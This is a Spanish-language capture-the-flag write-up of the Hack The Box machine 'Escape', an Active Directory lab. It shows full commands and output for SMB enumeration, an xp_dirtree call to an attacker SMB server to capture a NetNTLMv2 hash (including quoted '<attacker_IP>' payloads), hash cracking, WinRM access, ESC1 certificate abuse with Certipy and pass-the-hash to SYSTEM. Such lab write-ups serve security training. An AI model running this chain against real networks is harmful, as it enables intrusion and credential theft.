Escape - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-11 19:42:56Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-11-11T19:44:27+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after:  2074-01-05T23:03:57
| MD5:   ee4c:c647:ebb2:c23e:f472:1d70:2880:9d82
| SHA-1: d88d:12ae:8a50:fcf1:2242:909e:3dd7:5cff:92d1:a480
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-11-11T19:44:27+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after:  2074-01-05T23:03:57
| MD5:   ee4c:c647:ebb2:c23e:f472:1d70:2880:9d82
| SHA-1: d88d:12ae:8a50:fcf1:2242:909e:3dd7:5cff:92d1:a480
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.11.202:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
```

```
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
|_ssl-date: 2024-11-11T19:44:27+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after:  2074-01-05T23:03:57
| MD5:   ee4c:c647:ebb2:c23e:f472:1d70:2880:9d82
| SHA-1: d88d:12ae:8a50:fcf1:2242:909e:3dd7:5cff:92d1:a480
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after:  2074-01-05T23:03:57
| MD5:   ee4c:c647:ebb2:c23e:f472:1d70:2880:9d82
| SHA-1: d88d:12ae:8a50:fcf1:2242:909e:3dd7:5cff:92d1:a480
|_ssl-date: 2024-11-11T19:44:27+00:00; +8h00m00s from scanner time.
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49713/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49732/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49751/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

El protocolo netbios nos revela el dominio de la maquina victima:

```
(Domain: sequel.htb0., Site: Default-First-Site-Name)
```

Podemos enumerar el protocolo SMB con una null session:

```
└─$ smbclient -L 10.10.11.202 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Public          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.202 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Vamos a ver que hay dentro del share public:

```
└─$ smbclient //10.10.11.202/public -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Nov 19 06:51:25 2022
  ..                                  D        0  Sat Nov 19 06:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 08:39:43 2022

                5184255 blocks of size 4096. 1465867 blocks available
```

ç

Nos descargamos el PDF y nos revela 3 nombres de usuarios:

SQL Server Procedures

Since last year we've got quite few accidents with our SQL Servers (looking at you Ryan, with your instance on the DC, why should you even put a mock instance on the DC?!). So Tom decided it was a good idea to write a basic procedure on how to access and

Tenemos los nombres "Ryan", "Tom" y "Brandon". Vamos a utilizar la herramienta kerbrute para que nos diga si son usuarios validos del sistema:

```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ /home/kali/Downloads/kerbrute/kerbrute userenum --dc 10.10.11.202 -d sequel.htb ../users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 11/11/24 - Ronnie Flathers @ropnop

2024/11/11 07:05:50 >  Using KDC(s):
2024/11/11 07:05:50 >   10.10.11.202:88

2024/11/11 07:05:50 >  Done! Tested 3 usernames (0 valid) in 0.111 seconds
```

Nos dice que esos nombres de usuarios no son validos. Al final del PDF nos filtra la contraseña de PublicUser para acceder a la base de datos:

Bonus

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password `GuestUserCantWrite1`.
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".

Nos podemos conectar a la base de datos "Microsoft SQL Server" con "impacket-mssqlclient":

```
└─$ impacket-mssqlclient sequel.htb/PublicUser:GuestUserCantWrite1@10.10.11.202
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
```

Tras enumerar las tablas de todas las bases de datos no he visto nada interesante. En "Hacktricks" hay una forma de poder capturar el hash net NTLMv2 del usuario que esta corriendo la base de datos intentando conectarte a un recurso compartido de mi maquina local

Steal NetNTLM hash / Relay attack

You should start a **SMB server** to capture the hash used in the authentication (`impacket-smbserver` or `responder` for example).

```
xp_dirtree '\\<attacker_IP>\any\thing'
exec master.dbo.xp_dirtree '\\<attacker_IP>\any\thing'
EXEC master..xp_subdirs '\\<attacker_IP>\anything\'
EXEC master..xp_fileexist '\\<attacker_IP>\anything\'

# Capture hash
sudo responder -I tun0
sudo impacket-smbserver share ./ -smb2support
msf> use auxiliary/admin/mssql/mssql_ntlm_stealer
```

Nos abrimos un servidor SMB con impacket para capturar el hash net NTLMv2 del usuario que esta corriendo la base de datos:

```
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Como el primer comando que recomienda hacktricks me da error, vamos a ejecutar el segundo:

```
SQL (PublicUser  guest@master)> exec master.dbo.xp_dirtree '\\10.10.14.11\share\test'
[%] exec master.dbo.xp_dirtree '\\10.10.14.11\share\test'
subdirectory   depth
____________   _____
```

Nos llega el hash al servidor smb:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.202,61867)
[*] AUTHENTICATE_MESSAGE (sequel\sql_svc,DC)
[*] User DC\sql_svc authenticated successfully
[*] sql_svc::sequel:aaaaaaaaaaaaaaaa:fb1bbfad674dd136c1794f3046dc08e6:010100000
006f005600610058000200100057005100740075005900690077006400040010005700510074007
afc84a3987c85e20ec9b3882448a7afe23ac45fce09508e2b048650a001000000000000000000000
[*] Closing down connection (10.10.11.202,61867)
[*] Remaining connections []
```

Podemos crackear este hash con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
REGGIE1234ronnie (sql_svc)
1g 0:00:00:04 DONE (2024-11-11 07:58) 0.2192g/s 2346Kp/s 2346Kc/s 2346KC/s REINLY..RED272
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Podriamos comprobar si ese usuario es vulnerable al ataque kerberoasting con "impacket-getusersspn". Se solicitara un TGS al DC para poder acceder a un servicio con otras credenciales:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetUserSPNs sequel.htb/sql_svc:REGGIE1234ronnie
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

No entries found!
```

En este caso no es kerberoasteable. Podemos probar si el usuario es valido y si pertenece al grupo "Remote Management Users":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.202 -u 'sql_svc' -p 'REGGIE1234ronnie'
SMB         10.10.11.202    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.202    445    DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.202 -u 'sql_svc' -p 'REGGIE1234ronnie' 2>/dev/null
WINRM       10.10.11.202    5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
WINRM       10.10.11.202    5985   DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie (Pwn3d!)
```

Podemos ver que es un usuario valido y nos podemos conectar por el protocolo "winrm" con la herramienta "evil-winrm":

```
┌──(kali㉿kali)-[/mnt]
└─$ evil-winrm -i 10.10.11.202 -u 'sql_svc' -p 'REGGIE1234ronnie'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation

Data: For more information, check Evil-WinRM GitHub: https://github

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sql_svc\Documents> dir
```

ESCALADA DE PRIVILEGIOS

En la raiz del sistema podemos enumerar el servicio "SQLServer":

```
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/1/2023   8:15 PM                PerfLogs
d-r---          2/6/2023  12:08 PM                Program Files
d-----        11/19/2022   3:51 AM                Program Files (x86)
d-----        11/19/2022   3:51 AM                Public
d-----          2/1/2023   1:02 PM                SQLServer
d-----        11/11/2024   1:36 PM                temp
d-r---          2/1/2023   1:55 PM                Users
d-----          2/6/2023   7:21 AM                Windows
```

En los logs podemos encontrar una posible credencial:

```
Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Passwor
Error: 18456, Severity: 14, State: 8.
Logon failed for user 'NuclearMosquito3'. Reason: Password did
```


Como existe un usuario llamado "Ryan.Cooper" y luego ha intentado iniciar sesion con un usuario "NuclearMosquito3" que no existe y tiene formato de contraseña podemos intuir que puede ser la password de "Ryan":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.11.202 -u Ryan.Cooper -p 'NuclearMosquito3'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:

Data: For more information, check Evil-WinRM GitHub: https://github.

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami
sequel\ryan.cooper
```

Cuando hemos realizado el escaneo con nmap hemos visto que se emiten muchos certificados en ldap:

```
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Acti
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:s
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after:  2074-01-05T23:03:57
| MD5:   ee4c:c647:ebb2:c23e:f472:1d70:2880:9d82
| SHA-1: d88d:12ae:8a50:fcf1:2242:909e:3dd7:5cff:92d1:a480
| -----BEGIN CERTIFICATE-----
| MIIFkTCCBHmgAwIBAgITHgAAAAsyZYRdLEkTIgAAAAAACzANBgkqhkiG9w0BAQsF
| ADBEMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
| MRUwEwYDVQQDEwxzZXF1ZWwtREMtQ0EwIBcNMjQwMTE4MjMwMzU3WhgPMjA3NDAx
```

Esto quiere decir que por detras tiene que haber un "AD-CS", este es el servicio del AD que emite certificados. Ademas con bloodhound podemos ver que los usuarios del grupo "Domain Users" pueden realizar el ataque ESC1 para escalar privilegios:



Con la herramienta "Certipy" podemos ver las plantillas de los certificados del AD-CS y buscar vulnerabilidades:

```
certipy find -vulnerable -u "ryan.cooper" -p "NuclearMosquito3" -dc-ip 10.10.11.202 -stdout
```

```
Certificate Templates
  0
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
```

Al final del todo podemos ver cual es la vulnerabilidad que tiene la platilla de "userAutentication", la vulnerabilidad se llama "ESC1":

```
[!] Vulnerabilities
  ESC1                                : 'SEQUEL.HTB\
```

¿Qué es ESC1?

ESC1 es un tipo de ataque que explota una debilidad en la generación de certificados en un entorno de Active Directory. En este contexto, se refiere a la posibilidad de manipular cómo se generan y asignan ciertos certificados que son usados para autenticarse en la red.

Para explotar esta vulnerabilidad podemos modificar el parametro "upn" del certificado solicitado al "AD-CS". Podemos especificar que el "upn" (User principal Name) sea el usuario administrador. Al recibir un certificado con el UPN de "Administrator", el atacante puede usar ese certificado para autenticarse como si fuera el administrador, ganando acceso elevado a sistemas y recursos.

Vamos a solicitar el certificado como si fueramos el usuario Administrator:

```
certipy req -u ryan.cooper@sequel.htb -p NuclearMosquito3 -upn administrator@sequel.htb -target sequel.htb -ca sequel-dc-ca -template UserAuthentication
```

```
└─$ certipy req -u ryan.cooper@sequel.htb -p NuclearMosquito3 -upn administrator@sequel.htb -target sequel.htb -ca sequel-dc-ca -template UserAuthentication
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error: The NETBIOS connection with the remote host timed out.
[-] Use -debug to print a stacktrace
```

Vemos que nos da un error, para corregirlo añadirmos "-debug":

```
┌──(entorno)─(kali㉿kali)-[~/Downloads]
└─$ certipy req -u ryan.cooper@sequel.htb -p NuclearMosquito3 -upn administrator@sequel.htb -target sequel.htb -ca sequel-dc-ca -template UserAuthentication -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'sequel.htb' at '192.168.11.1'
[+] Trying to resolve 'SEQUEL.HTB' at '192.168.11.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.202[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.202[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 16
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Podemos volver a ejecutarlo sin "-debug" porque a veces falla a la primera:

```
└─$ certipy req -u ryan.cooper@sequel.htb -p NuclearMosquito3 -upn administrator@sequel.htb -target sequel.htb -ca sequel-dc-ca -template UserAuthentication
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 17
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Ahora hemos conseguido el certificado como el usuario administrador en "administrator.pfx". Para trabajar en Active Directory con las interacciones con kerberos, lo ideal es sincronizar el relog al de la maquina victima para evitar errores de inicio de session. Para ello ejecutamos el siguiente comando:

`sudo ntpdate -u dc.sequel.htb`

```
┌──(entorno)─(kali㉿kali)-[~/Downloads]
└─$ sudo ntpdate -u dc.sequel.htb
2024-11-11 18:17:59.941052 (-0500) +28799.659161 +/- 0.052803 dc.sequel.htb 10.10.11.202 s1 no-leap
CLOCK: time stepped by 28799.659161
```

Ahora nos autenticamos en la maquina victima utilizando el certificado del administrador que hemos conseguido, con esto solicitaremos un TGT con el que luego podremos conectanos a traves de un "pass the hash":

```
┌──(entorno)─(kali㉿kali)-[~/Downloads]
└─$ certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
```

Con este hash NTLM podemos realizar el "pass the hash":

```
┌──(entorno)─(kali㉿kali)-[~/Downloads]
└─$ impacket-psexec sequel.htb/administrator@10.10.11.202 -hashes "aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.11.202.....
[*] Found writable share ADMIN$
[*] Uploading file UjCQrnaQ.exe
[*] Opening SVCManager on 10.10.11.202.....
[*] Creating service AeZk on 10.10.11.202.....
[*] Starting service AeZk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```